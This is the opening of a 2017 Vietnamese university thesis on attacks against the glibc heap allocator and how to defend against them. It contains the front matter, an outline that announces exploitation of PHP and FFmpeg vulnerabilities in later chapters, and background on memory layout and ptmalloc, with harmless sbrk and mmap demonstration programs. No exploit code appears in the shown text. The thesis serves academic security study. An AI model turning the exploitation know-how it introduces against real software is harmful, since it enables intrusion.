HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA CÔNG NGHỆ THÔNG TIN 1

ĐỒ ÁN
TỐT NGHIỆP ĐẠI HỌC

NGHIÊN CỨU CÁC KỸ THUẬT TẤN CÔNG TRÊN HEAP VÀ CÁCH PHÒNG CHỐNG

Giảng viên hướng dẫn : **TS. NGUYỄN NGỌC ĐIỆP**
Sinh viên thực hiện : **HÀ MINH TRƯỜNG**
Lớp : **D13AT3**
Khoá : **13 (2013-2018)**
Hệ : **Chính quy**

Hà Nội, năm 2017

LỜI CẢM ƠN

Đầu tiên em xin gửi lời biết ơn sâu sắc nhất tới Thầy giáo, Tiến sĩ Nguyễn Ngọc Điệp, người thầy đã tận tình chỉ bảo, định hướng cho em trong suốt quá trình thực hiện đồ án vừa qua, đồng thời giúp em tiếp cận được nhiều phương pháp tư duy và nghiên cứu khoa học mới.

Em xin gửi lời cảm ơn chân thành tới tất cả các thầy cô giáo trong khoa Công nghệ thông tin cùng các thầy cô giáo trong khoa Cơ bản – Học viện Công nghệ Bưu chính Viễn thông đã tận tình giúp đỡ, dạy dỗ và động viên em trong suốt quá trình học tập và nghiên cứu tại trường.

Em xin gửi lời cảm ơn sâu sắc và chân thành nhất đến gia đình, bạn bè đã tận tình giúp đỡ, động viên và đóng góp những ý kiến quý báu giúp em hoàn thiện được đồ án này.

Xin chân thành cảm ơn!

Hà Nội, tháng 12 năm 2017

Hà Minh Trường

MỤC LỤC

DANH MỤC CÁC SƠ ĐỒ, HÌNH ẢNH

GIỚI THIỆU

"Cách mạng Công nghiệp 4.0" đang diễn ra tại nhiều nước phát triển. Nó mang đến cho nhân loại cơ hội để thay đổi bộ mặt các nền kinh tế, nhưng tiềm ẩn nhiều rủi ro khôn lường. Cách mạng Công nghiệp 4.0 sẽ diễn ra trên 3 lĩnh vực chính gồm Công nghệ sinh học, Kỹ thuật số và Vật lý. Trong đó những yếu tố cốt lõi của Kỹ thuật số trong CMCN 4.0 sẽ là: trí tuệ nhân tạo (AI), vạn vật kết nối - Internet of Things (IoT) và dữ liệu lớn (Big Data), có thể thấy đây là cuộc cách mạng công nghệ thông tin. Bên cạnh sự phát triển mạnh mẽ của công nghệ thông tin thì các dạng tấn công vào hệ thống máy tính, dịch vụ, phần mềm ứng dụng theo đó cũng phát triển.

Một chương trình sẽ hoạt động bất thường khi người dùng nhập vào dữ liệu đạt đến một nơi nào đó vượt quá giả định của chương trình của nhà thiết kế, như là kết quả của những lỗi lập trình hoặc thiếu kiểm tra điều kiện ranh giới của các biến trong chương trình. Thông thường chương trình sẽ bị phá vỡ, chấm dứt trong trường hợp đó. Nhưng trong một số trường hợp bằng cách sử dụng dữ liệu đầu vào có tính toán, kẻ tấn công có thể hoàn toàn kiểm soát chương trình và thực thi shellcode (mã độc) tùy ý. Những sai lầm lập trình này là các lỗ hổng và dữ liệu đầu vào có tính toán là mã khai thác lỗ hổng. Trong đồ án này sẽ nghiên cứu về sự phá vỡ bộ nhớ chương trình dựa vào các lỗ hổng phần mềm mà chủ yếu tập trung vào tràn bộ đệm trên stack, sau đó là tràn bộ đệm trên heap và khả năng khai thác của chúng.

Trong các lỗi tràn bộ đệm thì tấn công tràn bộ đệm trên Stack chủ yếu nhắm vào địa chỉ trả về của hàm, hoặc các dữ liệu quan trọng nằm trên Stack. Nhưng trong trường hợp lỗi tràn bộ đệm trên heap thì mục tiêu lại là các cấu trúc dữ liệu được phân bổ động, định dạng của cấu trúc và ngữ nghĩa của mỗi trường trong cấu trúc phụ thuộc vào ứng dụng. Một mục tiêu khả thi khác là cấu trúc dữ liệu meta (metadata) của bộ cấp phát heap đó là ứng dụng độc lập và chỉ phụ thuộc vào việc thực hiện các bộ cấp phát heap, rõ rằng thấy rằng nó chung chung và ổn định hơn mục tiêu thứ nhất.

Hiện nay hầu hết các bản phân phối Linux cho máy tính và hệ thống máy chủ sử dụng GNU Libc (GLIBC) để chạy những dịch vụ, ứng dụng. Trong GLIBC các API phân bổ bộ nhớ động như malloc, free và realloc được cung cấp bởi ptmalloc, một trình cấp phát heap được biết đến dựa trên Malloc (dlmalloc) của Dong Lea[15], với bổ sung sự hỗ trợ đa luồng. Như vậy ptmalloc là thực hiện việc cấp phát heap chuẩn chuẩn trên Linux trên hầu hết Linux phân phối do sự sử dụng rộng rãi của GLIBC.

Hầu hết các kỹ thuật khai thác cũ trở nên lỗi thời nhờ việc triển khai rộng rãi các biện pháp giảm thiểu (NX, ASLR) và vá lỗi liên tục của ptmalloc. Mặc dù có nhiều kiểm tra tính toàn vẹn bổ sung vào ptmalloc nhưng thiết kế cơ bản của nó về cơ bản là thiếu sót về mặt an ninh. Đó là lý do này, em trình bày các phương pháp khai thác heap đối với ptmalloc của GLIBC trong đồ án tốt nghiệp đại học của mình. Đồ án gồm ba chương với nội dung như sau:

Chương 1. Tổng quan về heap và cơ chế quản lý heap của GLIBC

Giới thiệu chung về mô hình quản lý bộ nhớ trong hệ điều hành và cơ chế quản lý bộ nhớ heap của glibc, hiểu cách một heạp được tạo ra từ hệ điều hành, từ đó đi sâu vào cách tổ chức, cấu trúc và các giải thuật các chức năng quản lý bộ nhớ chính của heap.

Chương 2. Các kỹ thuật khai thác heap và cách phòng chống

Mô tả cơ chế tràn bộ đệm trên stack và heap của chương trình và cách thức khai thác. Đặc biệt mô tả các kỹ thuật lợi dụng cơ chế quản lý bộ nhớ heap để khai thác lỗ hổng đồng thời đưa ra các biện pháp phòng chống.

Chương 3. Thử nghiệm khai thác lỗ hổng

Phân tích và khai thác lỗ hổng của ngôn ngữ lập trình PHP thông qua CVE-2016-3141 và FFmpeg thông qua CVE-2016-10191 trên hệ điều hành linux.

CHƯƠNG 1. TỔNG QUAN VỀ HEAP VÀ CƠ CHẾ QUẢN LÝ HEAP CỦA GLIBC

Trong chương này sẽ giới thiệu chung về mô hình quản lý bộ nhớ trong hệ điều hành và cơ chế quản lý bộ nhớ heap của glibc, hiểu cách một heap được tạo ra từ hệ điều hành, từ đó đi sâu vào cách tổ chức, cấu trúc và các giải thuật các chức năng quản lý bộ nhớ chính của heap.

1.1 Mô hình quản lý bộ nhớ trong hệ điều hành

1.1.1 Các khái niệm

1.1.1.1 Bộ đệm dữ liệu chương trình

Trong khoa học máy tính, một bộ đệm dữ liệu (thường gọi là bộ đệm) là một vùng của bộ nhớ vật lý được sử dụng để lưu trữ tạm thời dữ liệu khi nó được di chuyển từ nơi này đến nơi khác.

Thông thường, dữ liệu được lưu trữ trong một bộ đệm khi nó được thu nhận từ một thiết bị đầu vào (chẳng hạn như một microphone) hoặc ngay trước khi nó được gửi tới một thiết bị đầu ra (chẳng hạn như loa). Tuy nhiên, một bộ đệm có thể được sử dụng khi di chuyển dữ liệu giữa các tiến trình trong một máy tính. Bộ đệm có thể được triển khai ở một vị trí bộ nhớ cố định bằng phần cứng, hoặc sử dụng một bộ đệm ảo bằng phần mềm, ánh xạ vào một vị trí trong bộ nhớ vật lý. Trong mọi trường hợp, dữ liệu lưu trữ trong một bộ đệm được lưu trữ trên một phương tiện lưu trữ vật lý. Phần lớn bộ đệm được triển khai bằng phần mềm, và thường sử dụng bộ nhớ RAM để lưu trữ dữ liệu tạm thời do thời gian truy cập nhanh hơn nhiều so với các ổ đĩa cứng. Bộ đệm thường được sử dụng khi có sự chênh lệch giữa tốc độ thu nhận và tốc độ xử lý dữ liệu, hoặc trong trường hợp các tốc độ đó có sự biến đổi, ví dụ như trong một bộ đệm máy in hay khi phát video trực tuyến [13].

1.1.1.2 Thanh ghi

Con trỏ lệnh thật ra là một trong số các thanh ghi có sẵn trong CPU (EIP). Thanh ghi là một dạng bộ nhớ tốc độ cao, nằm ngay bên trong CPU. Thông thường, thanh ghi sẽ có độ dài bằng với độ dài của cấu trúc CPU. Đối với cấu trúc Intel 32 bit, chúng ta có các nhóm thanh ghi chính được liệt kê bên dưới, và mỗi thanh ghi dài 32 bit.

Thanh ghi chung là những thanh ghi được CPU sử dụng như bộ nhớ siêu tốc trong các công việc tính toán, đặt biến tạm, hay giữ giá trị tham số. Các thanh ghi này

thường có vai trò như nhau. Chúng ta hay gặp bốn thanh ghi chính là EAX, EBX, ECX, và EDX.

Thanh ghi xử lý chuỗi là các thanh ghi chuyên dùng trong việc xử lý chuỗi ví dụ như sao chép chuỗi, tính độ dài chuỗi. Hai thanh ghi thường gặp gồm có EDI, và ESI.

Thanh ghi ngăn xếp là các thanh ghi được sử dụng trong việc quản lý cấu trúc bộ nhớ ngăn xếp.Hai thanh ghi chính là EBP và ESP.

Thanh ghi đặc biệt là những thanh ghi có nhiệm vụ đặc biệt, thường không thể được gán giá trị một cách trực tiếp. Chúng ta thường gặp các thanh ghi như EIP và EFLAGS. EIP chính là con trỏ lệnh chúng ta đã biết. EFLAGS là thanh ghi chứa các cờ (mỗi cờ một bit) như cờ dấu (sign flag), cờ nhớ (carry flag), cờ không (zero flag). Các cờ này được thay đổi như là một hiệu ứng phụ của các lệnh chính. Ví dụ như khi thực hiện lệnh lấy hiệu của 0 và 1 thì cờ nhớ và cờ dấu sẽ được bật. Chúng ta dùng giá trị của các cờ này để thực hiện các lệnh nhảy có điều kiện ví dụ như nhảy nếu cờ không được bật, nhảy nếu cờ nhớ không bật.

Thanh ghi phân vùng là các thanh ghi góp phần vào việc đánh địa chỉ bộ nhớ. Chúng ta hay gặp những thanh ghi DS, ES, CS. Trong những thế hệ 16 bit, các thanh ghi chỉ có thể định địa chỉ trong phạm vi từ 0 đến 2^{16}-1. Để vượt qua giới hạn này, các thanh ghi phân vùng được sử dụng để hỗ trợ việc đánh địa chỉ bộ nhớ, mở rộng nó lên 2^{20} địa chỉ ô nhớ. Cho đến thế hệ 32 bit thì hệ điều hành hiện đại đã không cần dùng đến các thanh ghi phân vùng này trong việc định vị bộ nhớ nữa vì một thanh ghi thông thường đã có thể định vị được tới 2^{32} ô nhớ tức là 4 GB bộ nhớ [6].

1.1.1.3 Stack

Ngăn xếp (stack) là một vùng bộ nhớ được hệ điều hành cấp phát sẵn cho chương trình khi nạp. Chương trình sẽ sử dụng vùng nhớ này để chứa các biến cục bộ (local variable), và lưu lại quá trình gọi hàm, thực thi của chương trình.

Ngăn xếp hoạt động theo nguyên tắc vào sau ra trước (Last In, First Out). Các đối tượng được đưa vào ngăn xếp sau cùng sẽ được lấy ra đầu tiên. Khái niệm này tương tự như việc chúng ta chồng các thùng hàng lên trên nhau. Thùng hàng được chồng lên cuối cùng sẽ ở trên cùng, và sẽ được dỡ ra đầu tiên. Như vậy, trong suốt quá trình sử dụng ngăn xếp, chúng ta luôn cần biết vị trí đỉnh của ngăn xếp. Thanh ghi ESP lưu giữ vị trí đỉnh ngăn xếp, tức địa chỉ ô nhớ của đối tượng được đưa vào ngăn xếp sau cùng, nên còn được gọi là con trỏ ngăn xếp (stack pointer) [6].

1.1.1.4 Heap

Heap là vùng bộ nhớ được phân bổ cho mọi chương trình. Không giống như stack, bộ nhớ heap được cấp phát tự động. Điều này có nghĩa là chương trình có thể "request" và "release" bộ nhớ từ heap segment bất cứ khi nào nó cần. Ngoài ra bộ nhớ heap là global tức là nó có thể được truy cập và được sửa đổi ở bất cứ đâu trong chương trình. Điều này được thực hiện bằng cách sử dụng con trỏ để tham chiếu đến bộ nhớ được phân bổ tự động, dẫn tới hiệu suất giảm so với sử dụng các biến local (trên stack).

Trong Glibc, stdlib.h cung cấp các chức năng thư viện chuẩn để truy cập, sửa đổi và quản lý bộ nhớ động. Các chức năng thường được sử dụng bao gồm malloc và free. Vùng bộ nhớ được tạo ra trong thời gian chạy (runtime) cấp phát cho các biến có kích thước không xác định tại thời gian biên dịch. Nền tảng thao tác cơ bản trên heap là 2 hàm sau:

- Malloc() : cấp phát vùng nhớ trên heap.
- Free () :giải phóng bộ nhớ trên heap.

Các chức năng này sử dụng hai cuộc gọi hệ thống (system call) sbrk và mmap để yêu cầu và giải phóng bộ nhớ heap khỏi hệ điều hành.


1.1.2 Tổ chức bộ nhớ trong chương trình

Mỗi chương trình trong một hệ điều hành đa nhiệm chạy trong bộ nhớ riêng của mình. Đây là không gian địa chỉ ảo, trong trường hợp hệ thống là 32-bit thì sẽ có tối đa 4Gb (2^{32}-1) bộ nhớ là khả dụng.Các địa chỉ ảo được tạo ra bởi CPU sau đó được ánh xạ tới địa chỉ vật lý thực thông qua các bảng trang được giữ bởi kernel của hệ điều hành. Chính bản thân OS kernel là một tiến trình nên nó cũng chiếm một phần của không gian địa chỉ ảo, phần bị chiếm này được tách riêng ra khỏi các tiến trình không phải là của hệ điều hành.

Ví dụ: 3Gb địa chỉ ảo đầu tiên (0x00000000 đến 0xBFFFFFFF) có thể được sử dụng cho các tiến trình người dùng trong khi 1Gb địa chỉ ảo (0xC0000000 đến 0xFFFFFFFF) là dành riêng cho hệ điều hành. Hình ảnh dưới đây cho thấy sự phân chia không gian bộ nhớ ảo của hệ điều hành và chế độ người dùng trên hệ điều hành 32-bit.

Bộ nhớ của chương trình được hệ điều hành tổ chức thành các vùng nhớ với các chức năng riêng biệt tạo thuận lợi cho việc lưu trữ và xử lý. Khi tiến trình thực thi, nó được cấp phát một phần trong bộ nhớ và các dữ liệu liên quan sẽ được tải vào các

vùng tương ứng. Trong môi trường đa nhiệm hiện đại, một tiến trình thường có trong không gian địa chỉ của nó, gồm vùng mã máy (text) và vùng dữ liệu (data).Tổ chức bộ nhớ trong chương trình được mô tả trong hình 1.1.2.



Hình 1.1.2 Tổ chức bộ nhớ trong chương trình

- **Phân đoạn TEXT**

Text segment/code segment là vùng được cố định bởi chương trình, chứa các mã lệnh thực thi và dữ liệu chỉ đọc (Read-only Data) của chương trình.Vùng này thường được tạo là chỉ đọc (Read-only) hoặc sẽ hoạt động ở chế độ tự bảo vệ thay đổi (Self-modifying mode). Mọi nỗ lực nhằm thay đổi nội dung trong vùng này đều bị coi là vi phạm.

- **Phân đoạn DATA**

Chứa các biến toàn cục (Global Variable) và các biến tĩnh đã được khởi tạo giá trị (Static Variable) và có thể được sửa đổi.

- **Phân đoạn BSS**

Chứa các biến toàn cục và các biến tĩnh được khởi tạo bằng không hoặc khởi tạo không rõ ràng.

- **Phân đoạn HEAP**

Vùng Heap được chia sẻ bởi tất cả các luồng, thư viện chia sẻ, và module nạp động trong một tiến trình. Kích thước của vùng Heap không cố định mà có thể được thay đổi bằng lời gọi hệ thống, kích thước của Heap tăng theo chiều tăng của địa chỉ bộ nhớ ảo.

- **Phân đoạn STACK**

Stack gồm các khung, gọi là Stack Frame. Các Stack Frame được thêm vào khi gọi một hàm và được loại bỏ ra khỏi Stack khi trở về từ hàm. Một Stack Frame gồm: các tham số của hàm, các biến cục bộ của hàm đó, và các dữ liệu cần thiết để khôi phục Stack Frame trước khi quay về hàm gọi. Stack có một thanh ghi con trỏ Stack (ESP) luôn trỏ tới đỉnh của Stack, đáy của Stack là một địa chỉ cố định. Ngoài ra còn có con trỏ khung (Frame Pointer) luôn trỏ tới một địa chỉ cố định trong một khung (thường là địa chỉ bắt đầu của Stack Frame) để tiện lợi cho việc tham chiếu tới các biến cục bộ và các tham số. Trong các vi xử lý Intel, thanh ghi EBP được sử dụng cho mục đích này.

1.2 Tổng quan về heap của Glibc

Phân đoạn heap được tạo ra trong thời gian chạy (runtime) bởi một thuật toán. Thuật toán cấp phát bộ nhớ và quản lý bộ nhớ được gọi là allocator. Trong thực tế có nhiều allocator sử dụng malloc, free ... vv, mặc dù chức năng của chúng tương tự như nhau nhưng cách thực hiện của chúng là khá khác nhau. Một số allocator được biết là:

- Dlmalloc: General purpose allocator
- Ptmalloc: (ptmalloc2) Glibc
- Jemalloc: FreeBSD và Firefox
- Tcmalloc: Google Chrome
- Magazine malloc: IOS / OSX

Mọi bộ cấp phát đều thừa nhận là chúng nhanh và mở rộng bộ nhớ một cách hiệu quả. Nhưng không phải bộ cấp phát nào cũng phù hợp cho mọi nền tảng, ứng dụng.Hiệu suất của ứng dụng phụ thuộc chủ vào hiệu suất cảu bộ cấp phát bộ nhớ có hiệu quả hay không.

Ptmalloc2 dựa trên malloc Dong Lea (dlmalloc) với sự bổ sung hỗ trợ đa luồng (multiple thread) (phát hành năm 2006). Sau khi phát hành chính thức, ptmalloc2 đã tích hợp vào mã nguồn glibc. Sau khi tích hợp, các thay đổi mã được thực hiện trực tiếp tới mã nguồn malloc glibc. Do đó thực tế có thể có nhiều thay đổi giữa ptmalloc2 và glibc malloc ở thời điểm hiện tại.

Phiên bản đầu của Linux, dlmalloc đã được sử dụng như bộ cấp phát bộ nhớ mặc định. Nhưng sau đó do ptmalloc2 hỗ trợ threading thì nó trở thành bộ cấp phát mặc định cho Linux. Đa luồng giúp cải thiện hiệu suất bộ nhớ bộ nhớ và do đó hiệu suất ứng dụng cũng được cải thiện hơn. Trong ptmalloc2, khi hai thread (luồng) gọi malloc tại cùng một thời gian, bộ nhớ sẽ được cấp phát ngay lập tức vì mỗi luồng duy trì một phân đoạn heap riêng và do đó cấu trúc freelist data duy trì các heaps đó cũng là riêng biệt. Hành động duy trì heap riêng biệt và các cấu trúc freelist data cho mỗi thread được gọi thread arena. Ptmalloc2 có ưu điểm là nhanh, phân mảnh thấp [18].

1.2.1 Cách heap được tạo ra


Malloc sử dụng syscalls để lấy bộ nhớ từ hệ điều hành. Để có được bộ nhớ chương trình sử dụng brk() hoặc mmap() syscall [19].

1.2.1.1 Tạo phân đoạn heap sử dụng brk

Brk (Program break) nhận được bộ nhớ (không phải khởi tạo) từ kernel bằng cách tăng vị trí break program (brk). Bắt đầu với start_brk và kết thúc của phân đoạn heap (brk) sẽ trỏ đến vị trí tương tự (brk = start_brk).

Khi ASLR bị tắt, start_brk và brk sẽ trỏ đến cuối data/bss segment (end_data)

Khi bật ASLR, start_brk và brk sẽ bằng với địa chỉ kết thúc của data/bss segment (end_data) cộng với offset ngẫu nhiên brk.



Hình 1.2.1 Vị trí start_brk và brk trong phân đoạn heap

Hình 1.2.1 cho thấy start_brk là địa chỉ bắt đầu của phân đoạn heap và brk (program break) là địa chỉ kết thúc của phân đoạn heap. Ví dụ sbk:

```
1 /* ví dụ sbrk và  brk */
2 #include <stdio.h>
3 #include <unistd.h>
4 #include <sys/types.h>
5 int main()
6 {
7         void *curr_brk, *tmp_brk = NULL;
8         printf("Welcome to sbrk example:%d\n", getpid());
9         /* sbrk (0) cho vị trí hiện tại của chương trình */
10        tmp_brk = curr_brk = sbrk(0);
11        printf("Program Break Location1:%p\n", curr_brk);
12        getchar();
13        /* brk(addr) tăng/giảm vị trí brk */
14        brk(curr_brk+4096);
15        curr_brk = sbrk(0);
16        printf("Program break Location2:%p\n", curr_brk);
17        getchar();
18        brk(tmp_brk);
19        curr_brk = sbrk(0);
20        printf("Program Break Location3:%p\n", curr_brk);
21        getchar();
22        return 0;
23 }
```

Phân tích kết quả :

1. Trước khi tăng brk: thì chưa thấy phân đoạn heap được tạo

- Start_brk = brk =end_data = 0x804b000

```
sploitfun@sploitfun:~/ptmalloc.ppt/syscalls$ ./sbrk
Welcome to sbrk example:6141
Program Break Location1:0x804b000
...
sploitfun@sploitfun:~/ptmalloc.ppt/syscalls$ cat /proc/6141/maps
...
0804a000-0804b000 rw-p 00001000 08:01 539624
/home/sploitfun/ptmalloc.ppt/syscalls/sbrk
b7e21000-b7e22000 rw-p 00000000 00:00 0
```

2. Sau khi thực hiện tăng brk với hàm sbrk (), thì đã thấy heap segment được tạo ra:

- Start_brk =end_data = 0x804b000
- Brk = 0x804c000

```
sploitfun@sploitfun:~/ptmalloc.ppt/syscalls$ ./sbrk
Welcome to sbrk example:6141
```

```
Program Break Location1:0x804b000
Program Break Location2:0x804c000
sploitfun@sploitfun-VirtualBox:~/ptmalloc.ppt/syscalls$
cat/proc/6141/maps
0804a000-0804b000 rw-p 00001000 08:01 539624
/home/sploitfun/ptmalloc.ppt/syscalls/sbrk
0804b000-0804c000 rw-p 00000000 00:00 0          [heap]
b7e21000-b7e22000 rw-p 00000000 00:00 0
```

Chú ý : Brk() / sbrk() chỉ tạo heap segment cho main thread.

1.2.1.2 Tạo phân đoan heap sử dụng mmap

Khi có một thread con cần cấp phát bộ nhớ động thì hệ điều hành sẽ phải tạo ra một phân đoạn bộ nhớ mới phục vụ cho thread con. Để làm được điều này hệ điều hành sử dụng mmap() syscall.

Malloc sử dụng mmap để tạo ra phân đoạn mapping nặc danh. Mục đích chính là cấp phát bộ nhớ mới (zero filled) và bộ nhớ mới chỉ được sử dụng ở chế độ riêng tư cho mỗi thread. Ví dụ tạo phân đoạn heap sử dụng mmap:

```
1 /* Ví dụ mapping nặc danh sử dụng mmap syscall */
2 #include <stdio.h>
3 #include <sys/mman.h>
4 #include <sys/types.h>
5 #include <sys/stat.h>
6 #include <fcntl.h>
7 #include <unistd.h>
8 #include <stdlib.h>
9 int main()
10 {
11         int ret = -1;
12         printf("PID:%d\n", getpid());
13         printf("Trước khi mmap\n");
14         getchar();
15         char* addr = NULL;
16         addr  =  mmap(NULL,  (size_t)132*1024,  PROT_READ|PROT_WRITE,
17 MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
18         if (addr == MAP_FAILED)  exit(-1);
19         printf("Sau khi mmap\n");
20         getchar();
21         ret = munmap(addr, (size_t)132*1024);
22         if(ret == -1)
23                         exit(-1);
24         printf("Sau khi munmap\n");
25         getchar();
26         return 0;
27 }
```

Phân tích kết quả của ví dụ:

- Trước khi mmap : Chúng ta chỉ có thể thấy các vùng bộ nhớ thuộc về các thư viện chia sẻ libc.so và ld-linux.so:

```
sploitfun@sploitfun:~/ptmalloc.ppt/syscalls$ cat /proc/6067/maps
08048000-08049000 r-xp 00000000 08:01 539691
/home/sploitfun/ptmalloc.ppt/syscalls/mmap
08049000-0804a000 r--p 00000000 08:01 539691
/home/sploitfun/ptmalloc.ppt/syscalls/mmap
0804a000-0804b000 rw-p 00001000 08:01 539691
/home/sploitfun/ptmalloc.ppt/syscalls/mmap
b7e21000-b7e22000 rw-p 00000000 00:00 0
```

- Sau khi mmap: Chúng ta có thể quan sát thấy segment mới tạo ra (b7e00000 - b7e21000 có kích thước là 132KB) nó là sự kết hợp với segment hiện có(b7e21000 - b7e22000).

```
sploitfun@sploitfun:~/ptmalloc.ppt/syscalls$ cat /proc/6067/maps
08048000-08049000 r-xp 00000000 08:01 539691
/home/sploitfun/ptmalloc.ppt/syscalls/mmap
08049000-0804a000 r--p 00000000 08:01 539691
/home/sploitfun/ptmalloc.ppt/syscalls/mmap
0804a000-0804b000 rw-p 00001000 08:01 539691
/home/sploitfun/ptmalloc.ppt/syscalls/mmap
b7e00000-b7e22000 rw-p 00000000 00:00 0
```

- Sau khi munmap: Chúng ta thấy kết quả trả về như lúc chưa mmap:

```
sploitfun@sploitfun:~/ptmalloc.ppt/syscalls$ cat /proc/6067/maps
08048000-08049000 r-xp 00000000 08:01 539691
/home/sploitfun/ptmalloc.ppt/syscalls/mmap
08049000-0804a000 r--p 00000000 08:01 539691
/home/sploitfun/ptmalloc.ppt/syscalls/mmap
0804a000-0804b000 rw-p 00001000 08:01 539691
/home/sploitfun/ptmalloc.ppt/syscalls/mmap
b7e21000-b7e22000 rw-p 00000000 00:00 0
```

1.2.2 Tổ chức của heap trong Glibc


Sau khi được hệ điều hành cấp phát bộ nhớ bằng cách sử dụng lời gọi hệ thống brk hoặc mmap thì heap sẽ được tổ chức bao gồm các thành phần : arena, heap, chunk [3].

1.2.2.1 Arena

